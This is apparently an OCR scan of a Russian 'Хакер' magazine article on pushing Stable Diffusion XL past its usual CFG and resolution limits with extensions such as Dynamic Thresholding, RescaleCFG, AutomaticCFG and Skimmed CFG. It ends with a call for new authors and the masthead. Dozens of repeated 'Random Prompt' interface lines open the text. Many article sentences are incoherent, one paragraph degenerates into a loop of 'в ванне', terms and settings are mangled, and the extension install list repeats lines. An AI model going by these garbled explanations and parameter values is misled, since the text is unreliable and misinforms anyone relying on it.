Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Ratio
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Size
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Seed
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Ratio
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Size
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Seed
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Ratio
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Size
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Seed
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Ratio
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Size
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Seed
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Ratio
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Size
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Seed
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Ratio
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Size
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Seed
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Ratio
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Size
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Seed
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Ratio
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Size
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Seed
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Ratio
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Size
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Seed
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Ratio
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Size
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Seed
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Ratio
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Size
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Seed
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Ratio
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Size
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Seed
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Ratio
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Size
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Seed
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Ratio
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Size
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Seed
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Ratio
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Size
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Seed
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Ratio
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Size
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Seed
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt
Random Prompt

ЗАПРЕТНЫЙ SDXL

Нарушаем правила и расширяем границы возможного при генерации картинок

Олег Щеглов
Ведущий эксперт
компании «Интегрум»
Стажер-исследователь
ИСПРАН

Для Stable Diffusion XL есть настройки, которые считаются «запретными», где стандартные сценарии, уровни разрешений и шаги CFG, фиксированные seed'ы, не дают ожидаемых результатов. Нарушение этих законов часто приводит к артефактам, выгорания или блеклым результатам. Но что будет, если сознательно игнорировать правила и использовать нестандартные параметры? Спойлер: ничего для этих экспериментов выходит хое-что полезное.

БОРЬБА С ВЫГОРАНИЕМ

При генерации картинок модели с архитектурой U-Net работают, постепенно удаляя шум и восстанавливая из него детали. Для этого используются два типа подсказок: cond (conditioned) и uncond (unconditioned). Cond отвечает за то, что пользователь хочет видеть (например, «красивая девушка с чайником»), Conditional, Uncond — «пустая» подсказка или пустая строка. Создание на основе негативных значений cond, отличающихся то, что мы не хотим видеть в сгенерированном изображении.

Баланс между предсказанием (cond и uncond) управляется параметром CFG (Classifier-Free Guidance). Он определяет, насколько сильно модель должна «слушать» подсказки для работы некоторых типов сэмплеров, как сэмплеры, ancestral, or sde, или, если, так и предсказывать.

Минимальное значение параметра CFG — единица (сравнение это можно с «ленивым» учеником, который «слушает» подсказки, но не пытается). Но при этом могут возникнуть проблемы для работы некоторых типов сэмплеров, как сэмплеров — SE, singrade — or 3 до 5.

С другим CFG, напоминает, результат контраст и насыщенность (цветовой контраст) изображения. При низких значениях CFG, на выходе получаем «размытые» изображения, с «выгоревшими» цветами, с «тусклыми» и слабо отличающимися друг от друга оттенками. Чем больше выше шкала CFG, тем ярче, насыщенно, «сочнее» и контрастнее становятся изображения, но «перенасыщение» и «выгорания».

В статье «Стандартные Добавляется» мы что-нибудь CFG в каждом ПК, и как правильно выбрать его значение. Сегодня же в ему попробуем в зверя: вплоть использования экстремальных значений CFG, как очень низких, так и чрезвычайно высоких.

Низкие значения CFG: высокая креативность, но низкий контраст

Начнем показать с работы с низкими значениями CFG. Теоретически, начиная с 0, максимально от модели, «начиная значениями могут быть», как CFG = 3, так и дробным CFG = 3.5, 3.9. Плюсы низких значений CFG — креативность и разнообразие, а также более точное следование выбранному стилю (от «акварельные» набросков до фотореалистичных). Рекомендуется использовать для отличающимися под разными, разными, рекомендуется использовать стандартные значения CFG, или очень низкие, так и высокие. Рекомендуется использовать высокие значения в таких моделях создают более гладкие, «синтетические» изображения.

INFO

Значения CFG относительны, а определение «низкого» и «высокого» значений CFG зависит от конкретной модели. В Flux, например, «обычным» CFG является 3.5 (Flux), Flux1, Flux2, Flux3 (BFL) и рекомендуется использовать CFG от 1 до 1.5, а «дробные» с некоторыми или не выше. Реже встречается модели, рекомендующие значения CFG выше 11 и такие модели называются «сухими».

Все версии, на основе значения CFG показывает в создание креативные и прекрасно отклоняющимся изображения, которые выглядят более бодрыми, а, если показает сэмплер шкала CFG= Metrop CFG= (Metrolist Constrained Classifier-Free Guidance) показывает улучшить качество выбрали «обработать» более точное следование запросу. Но адаптиты в технической подробности сказы, что CFG= показал отдельно) артефактами (смазанные детали, «размытые» изображения) и «выгорания». Поэтому, при использовании могут возникнуть проблемы, связанные с «передачей» определенной цветовой гаммы, «ночь и шестью» и более пастельных, взаимоотношения объекты и прочие.


Все это преимущества достигается при использовании сэмплеров шкала CFG=1 и при минимальных значениях шкала CFG, в большинстве случаев значение адаптер за пятерых шкала CFG по умолчанию значительно выше. Чтобы получить изображения высококачественные требуется в диапазоне CFG=3 до CFG=7 (в зависимости от выбранного сэмплера). Для этого нужно в **Settings/SD. Scale/Guidance** и изменить его значение с единицы на что-то **Settings/SD. Scale/Guidance = 4**, изменение его значения с единицы на что-

Для сэмплеры «прогрессивные шаги CFG», при не использовании чисто шагов (стоит выставить значение 50), а значение CFG выбирать дробным из пропаганды от 3 до 7 (при том, на каждом этапе изображение «прорисовывается» как сэмплером DPM++ 2M SDE CFG= при значении CFG = 0.7

Для сравнения: обычный DPM++ 2M SDE («дефолтным») с CFG= 4 следующим образом

Впрочем, разные сэмплеры требуют разные подходы. Так, «модифицированные сэмплеры Euler SMEA Dy CFG=» требуют установить шкалу CFG в значение 1.5 или даже 3.

Для сравнения — тот же сэмплер в стандартном исполнении (без CFG=1.5) (то значения шкалы 7



Обратим внимание: «значение CFG=» несовместимы со многими расширениями. Например, на данный момент не работают SMEA (Stimulated Windows Sampler), ремиксы Mixy Drive и AutoHyperCFG.

Высокие значения CFG: точное следование запросу и детализация, сопровождающие выгорания

Способы борьбы с выгорания при использовании высоких значений шкалы CFG, которые «выгорают» при использовании высоких значений шкалы CFG, работы сэмплер расширения различных отличаются от результатов других. Каждое по способы совместимы, каких-то конфликтуют между собой, а каких-то не поддерживают некоторые сэмплеры и первая очередь — сэмплеры «шкала CFG=», которые решают сложно задачу. В результате использования «запретных» параметров «запретный этап» «несовместимы», для для них сигнатуры подвергнуты полной отмене.

Dynamic/Thresholding (CFG-Fix)

Встроенное расширение (Dynamic/Thresholding (CFG-Fix) Integrated) позволяет «обуздать» высокие значения шкалы CFG, сохраняя детализацию и контраст CFG. Использование этого расширения требует предварительной настройки, рассмотрим начать с тех значений, которые показаны на скриншоте (на «включение параметра Mimic Scale», которые нужно начать в зависимости от задачи и значения шкалы CFG).

Крайне удобным просто и не требует сложных математических вычислений. Для использования, необходимо выгрузить использует применение значения CFG, постепенно поднимая его в зависимости от этапа генерации, «сглаживая» «выгорания» и «выжигания» в начале генерации и повышать детализацию в конце.

Использование этого расширения, в частности, позволяет создавать изображения с широким динамическим диапазоном (Range=HDR), если вы можете добиться именно такого эффекта — смотр начиная экспериментировать с «Mimic Scale» и «Mimic Flag» (в зависимости от выбранного сэмплера, что стоит попробовать, если при использовании, не использовать его постоянно и со всеми модулями, вероятно, не надо).

Продолжение статьи ➔

ЗАПРЕТНЫЙ SDXL

ЧАТУ-ДАСТУ ГРАНИЦЫ И РАСШИРЯЕМ ГРАНИЦЫ ВОЗМОЖНОСТЕЙ ГЕНЕРАЦИИ КАРТИНОК

RescaleCFG

Следующий расширение — RescaleCFG для ванилы — вы видит множество просто адаптированная настройка мультиплатформа CFG, а начало Боливо. Автор — Comfy Anonymous, и, в отличие от предыдущего, это расширение — не просто ванильная настройка. Этот параметр позволяет задавать шкалу CFG, чтобы, в частности, то в результате не выжгло на полотне чистенькие глаза «Ой, что я наконсолировал» изображения с CFG — 15 и мультиплатформа RescaleCFG — 0.9.

Если же сторонник и друга Боливо аналогичен и использовать CFG 7.5 с тем же результатом, результат получится значительно более естественным.

Но основе аналогичным методом реализованы функции тестов в расширении Dynamic Thresholding, которое, в отличие от RescaleCFG, не ограничивается отдельным расширением RescaleCFG, если вспомнить Dynamic Thresholding — функциональность внешняя.

AutomaticCFG

В расширении AutomaticCFG от ashen уже несколько методов ограничения CFG. Simple CFG, Dynamic CFG, Step Once, Preset Loader (если не ошибаюсь, поскольку не работает) и Post CFG Rescale. Автор расширения — ashen, разработчик ванилы, которая подробно описана на странице его расширения.

```
git clone https://github.com/ashen-sensei-greg/sd-webui-AutomaticCFG.git
```

В пользовательском случае (режим Simple) настроек множество:

В этом режиме расширение заменяет шкалу CFG. Через обрезок, чтобы при кроме ранее выданного параметра, полезным на ту, которую управляющий модель выдает при CFG = 8 (или лучше предусмотрена разработчиком), у нас он в результате. Соответственно, то значение, которое на уровень ниже CFG, будет учитывается как тот параметром в уровне насыщенности при CFG = 8 — и целый смотрелись, чтобы не выжгло, или гарантия в спорах регулятора или уменьшение контраста и насыщенности картинки тоже — параметр CFG = 8.

А теперь — внимание на торте, официальные рекомендации разработчика AutomaticCFG, выжимаемые на самом верху описания расширения — это что в чаще сидит «Крыс изнутри» найдет? В ванне Bleeding CFG!

Bleeding CFG

Что же такое AutomaticCFG спросите еще раз вопрос — Bleeding CFG. Если вы, в отличие от меня, не знаете, что такое Bleeding CFG, то вам, в отличие от меня, Google. Кратенько, по-человечески: результат на 100% лучшее, отражение шедевра Argyr. Тот Step (то краткий мир, на ужасающее расчленяется). Фактически результат зависит от множества параметров, но суть дальнейшего — в том, что в результате, если вы поставили в уровне насыщенности Bleeding CFG, вы получаете в результате изображение, которое в большей степени (и большей в конечном счете — 1.0 — уже начинается в сторону «выжигания» глазных), что одинаково может вдохнуть — и дерево в ванне, и вдохнуть в ванне — в ванне, в ванне, в ванне — в ванне, в ванне, в ванне — в ванне, в ванне,

ЗАПРЕТНЫЙ SDXL

НАРУШАЕМ ПРИНЦИПЫ И РАСШИРЯЕМ ГРАНИЦЫ ВОЗМОЖНОГО ПРИ ГЕНЕРАЦИИ КАРТИНОК

В качестве экспериментов можно попробовать установить ARG Manager и активировать 1, 2 и ОТО и применить от 0 до 1.2

Иногда можно получить, экспериментируя значения ARG Manager и активировав 1, 2 и ОТО = 15.

Skimmed CFG

Метод для улучшения расширения Skimmed CFG. Оно чем-то похожее сдвиг шкалы, использующее сдвиговые при высоких значениях CFG.

Устанавливаем:

```
git clone https://github.com/Panchovix/sd-webui-Skimmed_CFG.git
```

Это всего протестированное расширение которое выглядит это показывать лучше сдвиг интерполяции. Но полезно для достаточно способов сделать интересные эффекты от высоких значений шкалы CFG. Плюс — картинки с CFG > 30 и ниженой интерполяцией Skimmed CFG > 3.

Это лучше, использовать этого расширения способен улучшить картинки при высоких значениях шкалы CFG. Но полезно использовать с ним и сдвиг шкалы, чтобы использовать сдвиг при и которой выполнто на высоких значениях шкалы CFG.

ВЫСОКОЕ РАЗРЕШЕНИЕ В ОДИН ПРОХОД

Время от времени алгоритм создания картины быстрее, однако в высоком разрешении. Но при генерации в высоком разрешении SDXL у стандарта 1024 1:1 Large, нет адекватного отличителей, генерирующие генерировать нормальные изображения

ЗАПРЕТНЫЙ SDXL

НАРУШАЕМ ПРАВИЛА И РАСШИРЯЕМ ГРАНИЦЫ ВОЗМОЖНОГО ПРИ ГЕНЕРАЦИИ КАРТИНОК

А ТЕПЕРЬ — ВСЕ В ОДНОМ

Наконец, воспользуемся полученным знанием, чтобы создать несколько картинок в стиле аниме в максимально возможном качестве и разрешении за минимальное время. Генерировать будем сразу в разрешении 1536 × 2048, установив в WebUI соответствующие настройки.

Модель можно выбрать любую (лежащую модель на основе Pixiltoon 1 типа предназначен EPS) по ее и уже, например, Pixiltoon-Pixiltoon_v1.

В качестве семплера используем euler и вариантов CFG++. В выборе шагов — 30 и выше, но для ускорения можно использовать 20 шагов, которые соответствует эта часть — 25 и CFG++ (диаграмма — Beta. Шкалы CFG Scale подобрал экспериментально, для выбранной модели и настроек CFG = 2.5. Не стесняемся, так как мы сразу создаем картинку в нужном разрешении. Чисто шагов установил в 50 (можно) и меньше, но экономится (читаемый сверху вниз):

- Hiro: Euler DY CFG++ — Beta, 50 steps, CFG = 2.5.
- Дальше — рандомным:
- Euler SMEA DY CFG++ — Karras (рекомендуется значение);
- FlowMatchEMSM MSA for reforge — включено, настройки по умолчанию (MuAnt Simple Enabled и MSM MSA Simple Enabled);
- APG's now your CFG and Guidance Limiter for reforge — включено, настройки по умолчанию (Momentum = 0.5);
- Enable Guidance Limiter — включено, настройки по умолчанию (5,6,0.28).

Для начала — почему так важен выбор семплера. Один и тот же запрос, разные семплеры:

Euler DY CFG++ и Euler SMEA DY CFG++ поскольку можно пользоваться любым

А вот DPM++ 2M DY CFG++ дает совершенно другую картинку, с большей четкостью и избыточной детализацией. Мне пришлось снизить значение CFG до 1.5, чтобы избежать появления шума.

А в следующей паре примеров запрос был целиком идентичный, сравни результат (Euler DY CFG++ и DPM++ 2M DY CFG++ соответственно):

И еще пара примеров с теми же настройками.

Наконец, в качестве демонстрации возможностей модели — два изображения, нарисованные разными авторами.

ВСЕ РАСШИРЕНИЯ В ОДНОМ ФАЙЛЕ

Чтобы проводить все вышеописанные манипуляции, нам потребуется ряд расширений. Все расширения, перечисленные в этой статье, можно установить, если вы используете Stable Diffusion WebUI Forge, с помощью одного файла — extensions.bat. Для этого нужно скачать его и запустить в корневой папке Forge. Для Windows — двойным кликом, для Linux — запуск из терминала. Для Mac — не знаю, но, скорее всего, тоже подойдет.

```
git clone https://github.com/Bobby-Lin/sd-webui-tabs-extension
git clone https://github.com/Bobby-Lin/sd-webui-tabs-extension
git clone https://github.com/alisondallaire/-sd-webui-ar-plus
git clone https://github.com/aria1th/sd-webui-ar
git clone https://github.com/Bobby-Lin/sd-webui-agent-scheduler
git clone https://github.com/Bobby-Lin/sd-webui-agent-scheduler
git clone https://github.com/ljleb/sd-webui-neg-token-merging
git clone https://github.com/ljleb/sd-webui-neg-token-merging
git clone https://github.com/Bobby-Lin/sd-webui-lora-block-weight
```

СТАНЬ АВТОРОМ «ХАКЕРА»!

«Хакеру» нужны новые авторы, и ты можешь стать одним из них! Если тебе интересно то, о чем мы пишем, и есть желание исследовать эти темы вместе с нами, то не упусти возможность вступить в ряды наших авторов и получать за это все, что им причитается.

- **Авторы получают денежное вознаграждение.** Размер зависит от сложности и уникальности темы и объема проделанной работы (но не от объема текста).
- **Наши авторы читают «Хакер» бесплатно**: каждая опубликованная статья приносит месяц подписки и значительно увеличивает личную скидку. Уже после третьего раза подписка станет бесплатной навсегда.

Кроме того, **наличие публикаций — это отличный способ показать работодателю и коллегам, что ты в теме**. А еще мы планируем запуск англоязычной версии, так что **у тебя будет шанс быть узнанным и за рубежом**.

И конечно, **мы всегда указываем в статьях имя или псевдоним автора**. На сайте ты можешь сам заполнить характеристику, поставить фото, написать что-то о себе, добавить ссылку на сайт и профили в соцсетях. Или, наоборот, не делать этого в целях конспирации.

Я ТЕХНАРЬ, А НЕ ЖУРНАЛИСТ. ПОЛУЧИТСЯ ЛИ У МЕНЯ НАПИСАТЬ СТАТЬЮ?

Главное в нашем деле — знания по теме, а не корочки журналиста. Знаешь тему — значит, и написать сможешь. Не умеешь — поможем, будешь сомневаться — поддержим, накосячишь — отредактируем. Не зря у нас работает столько редакторов! Они не только правят буквы, но и помогают с темами и форматом и «причесывают» авторский текст, если в этом есть необходимость. И конечно, перед публикацией мы согласуем с автором все правки и вносим новые, если нужно.

КАК ПРИДУМАТЬ ТЕМУ?

Темы для статей — дело непростое, но и не такое сложное, как может показаться. Стоит начать, и ты наверняка будешь придумывать темы одну за другой!

Первым делом задай себе несколько простых вопросов:

- **«Разбираюсь ли я в чем-то, что может заинтересовать других?»** Частый случай: люди делают что-то потрясающее, но считают свое занятие вполне обыденным. Если твоя мама и девушка не хотят слушать про реверс малвари, сборку ядра Linux, проектирование микропроцессоров или хранение данных в ДНК, это не значит, что у тебя не найдется благодарных читателей.
- **«Были ли у меня в последнее время интересные проекты?»** Если ты ресерчишь, багхантишь, решаешь crackme или задачки на CTF, если ты разрабатываешь что-то необычное или даже просто настроил себе какую-то удобную штуковину, обязательно расскажи нам! Мы вместе придумаем, как лучше подать твои наработки.
- **«Знаю ли я какую-то историю, которая кажется мне крутой?»** Попробуй вспомнить: если ты буквально недавно рассказывал кому-то о чем-то очень важном или захватывающем (и связанным с ИБ или ИТ), то с немалой вероятностью это может быть неплохой темой для статьи. Или как минимум натолкнет тебя на тему.
- **«Не подмечал ли я, что в Хакере упустили что-то важное?»** Если мы о чем-то не писали, это могло быть не умышленно. Возможно, просто никому не пришла в голову эта тема или не было человека, который взял бы ее на себя. Кстати, даже если писать сам ты не собираешься, подкинуть нам идею все равно можно.

Уговорили, каков план действий?

1. Придумываешь актуальную тему или несколько.
2. Описываешь эту тему так, чтобы было понятно, что будет в статье и зачем ее кому-то читать. Обычно достаточно рабочего заголовка и нескольких предложений (pro tip: их потом можно пустить на введение).
3. Выбираешь редактора и отправляешь ему свои темы (можно главреду — он разберется). Заодно неплохо бывает представиться и написать пару слов о себе.
4. С редактором согласуете детали и сроки сдачи черновика. Также он выдает тебе правила оформления и отвечает на все интересующие вопросы.
5. Пишешь статью в срок и отправляешь ее. Если возникают какие-то проблемы, сомнения или просто задержки, ты знаешь, к кому обращаться.
6. Редактор читает статью, принимает ее или возвращает с просьбой доработать и руководством к действию.
7. Перед публикацией получаешь версию с правками и обсуждаешь их с редактором (или просто даешь добро).
8. Дожидаешься выхода статьи и поступления вознаграждения.

TL;DR

Если хочешь публиковаться в «Хакере», придумай тему для первой статьи и предложи редакции.

ХАКЕР

18+

№1 (310)

Андрей Письменный
Главный редактор
pismenny@glc.ru

Валентин Холмогоров
Ведущий редактор
valentin@holmogorov.ru

Илья Русанен
Разработка
rusanen@glc.ru

Евгения Шарипова
Литературный редактор

yambuto
Бильд-редактор
yambuto@gmail.com

MEGANEWS

Мария Нефёдова
nefedova@glc.ru

КОНСУЛЬТАЦИОННЫЙ СОВЕТ

Иван Андреев, Олег Афонин,
Марк Бруцкий-Стем-
пковский, Алексей Глазков,
Nik Zerof, Юрий Язев

РЕКЛАМА

Анна Яковлева
Директор по спецпроектам
yakovleva.a@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Вопросы о подписке:
lapina@glc.ru

Вопросы о материалах:
support@glc.ru

Учредитель: ИП Яковлева Анна Вадимовна ИНН 503806735948 ОГРН/ОГРНИП 320508100264021. Адрес: 141271, Россия, Московская область, Пушкино, мкр Софрино-1, дом 28, квартира 58. Телефон: +7(980)4591655. Зарегистрировано Федеральной службой по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство ЭЛ № ФС 77 – 73894 от 12.10.2018 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: content@glc.ru.

© Журнал «Хакер», РФ, 2024